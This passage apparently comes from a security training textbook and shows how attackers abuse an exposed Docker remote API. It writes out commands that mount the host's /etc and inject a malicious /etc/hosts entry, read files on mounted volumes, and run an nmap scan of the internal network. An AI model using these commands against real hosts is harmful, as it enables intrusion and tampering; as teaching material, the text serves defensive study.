
```
$ docker -H <Remote IP:Port> exec modest_goldstine ls
```



```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

Figure 19.80: Screenshot of Docker showing the creation of a Docker container

Similarly, you can create a container from the image, mount the host '/etc' path to the container, and retrieve the content stored in the '/etc/hosts' file. By accessing this file, attackers can make a malicious entry in the host files.



```
# Create a container from the image and mount host '/etc' path to the container
bash-3.2$ docker -H <Remote IP:Port> run -t -d -v /etc:/tmp/etc alpine
# Print the content of host '/etc/hosts' file
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in
#     /etc/cloud/cloud.cfg or cloud-config from user-data
#
127.0.1.1 ubuntu-512mb-ams2-01 ubuntu-512mb-ams2-01
127.0.0.1 localhost

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

# Add new entry inside the host 'hosts' file - IP of a malicious server
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras sh -c "echo '127.0.0.1 www.docker.com' >> /tmp/etc/hosts"
# Print the content of host '/etc/hosts' file after modification
bash-3.2$ docker -H <Remote IP:Port> exec amazing_poitras cat /tmp/etc/hosts

# Your system has configured 'manage_etc_hosts' as True.
# As a result, if you wish for changes to this file to persist
# then you will need to either
# a.) make changes to the master file in /etc/cloud/templates/hosts.debian.tmpl
# b.) change or remove the value of 'manage_etc_hosts' in


ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

127.0.0.1 www.docker.com
```

Figure 19.81: Screenshot of Docker showing the manipulation of host files

Attackers can also access data stored outside the host by identifying mounted volumes to the container. You can use the Docker inspect command to detect external storage mounts, such as S3 and network file system (NFS). Furthermore, if any mount has write access, attackers can manipulate the files stored on the external storage.



```
# Find mounts
bash-3.2$ docker -H [docker remote host] inspect [container name]
...
        "Mounts": [
            {
                "Type": "volume",
                "Source": "source",
                "Destination": "/dest/dir",
                "Driver": "the driver"
                "RW": true,
            }
        ],
...

# Access files in mounts
bash-3.2$ docker -H [docker remote host] exec -i [container name] /dest/dir/ls
bash-3.2$ docker -H [docker remote host] exec -i [container name] cat /dest/dir/some/file
```


Figure 19.82: Screenshot of Docker showing the results of the Docker inspect command

Scanning internal network

If an attacker creates a container in the existing Docker network bridge, he can access all hosts that the principal Docker host can access within the internal network.

You can use Nmap to scan the host's internal network and identify running services:

```
$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox
<IP Range>
```



```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe
8089/tcp open  unknown
...
Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

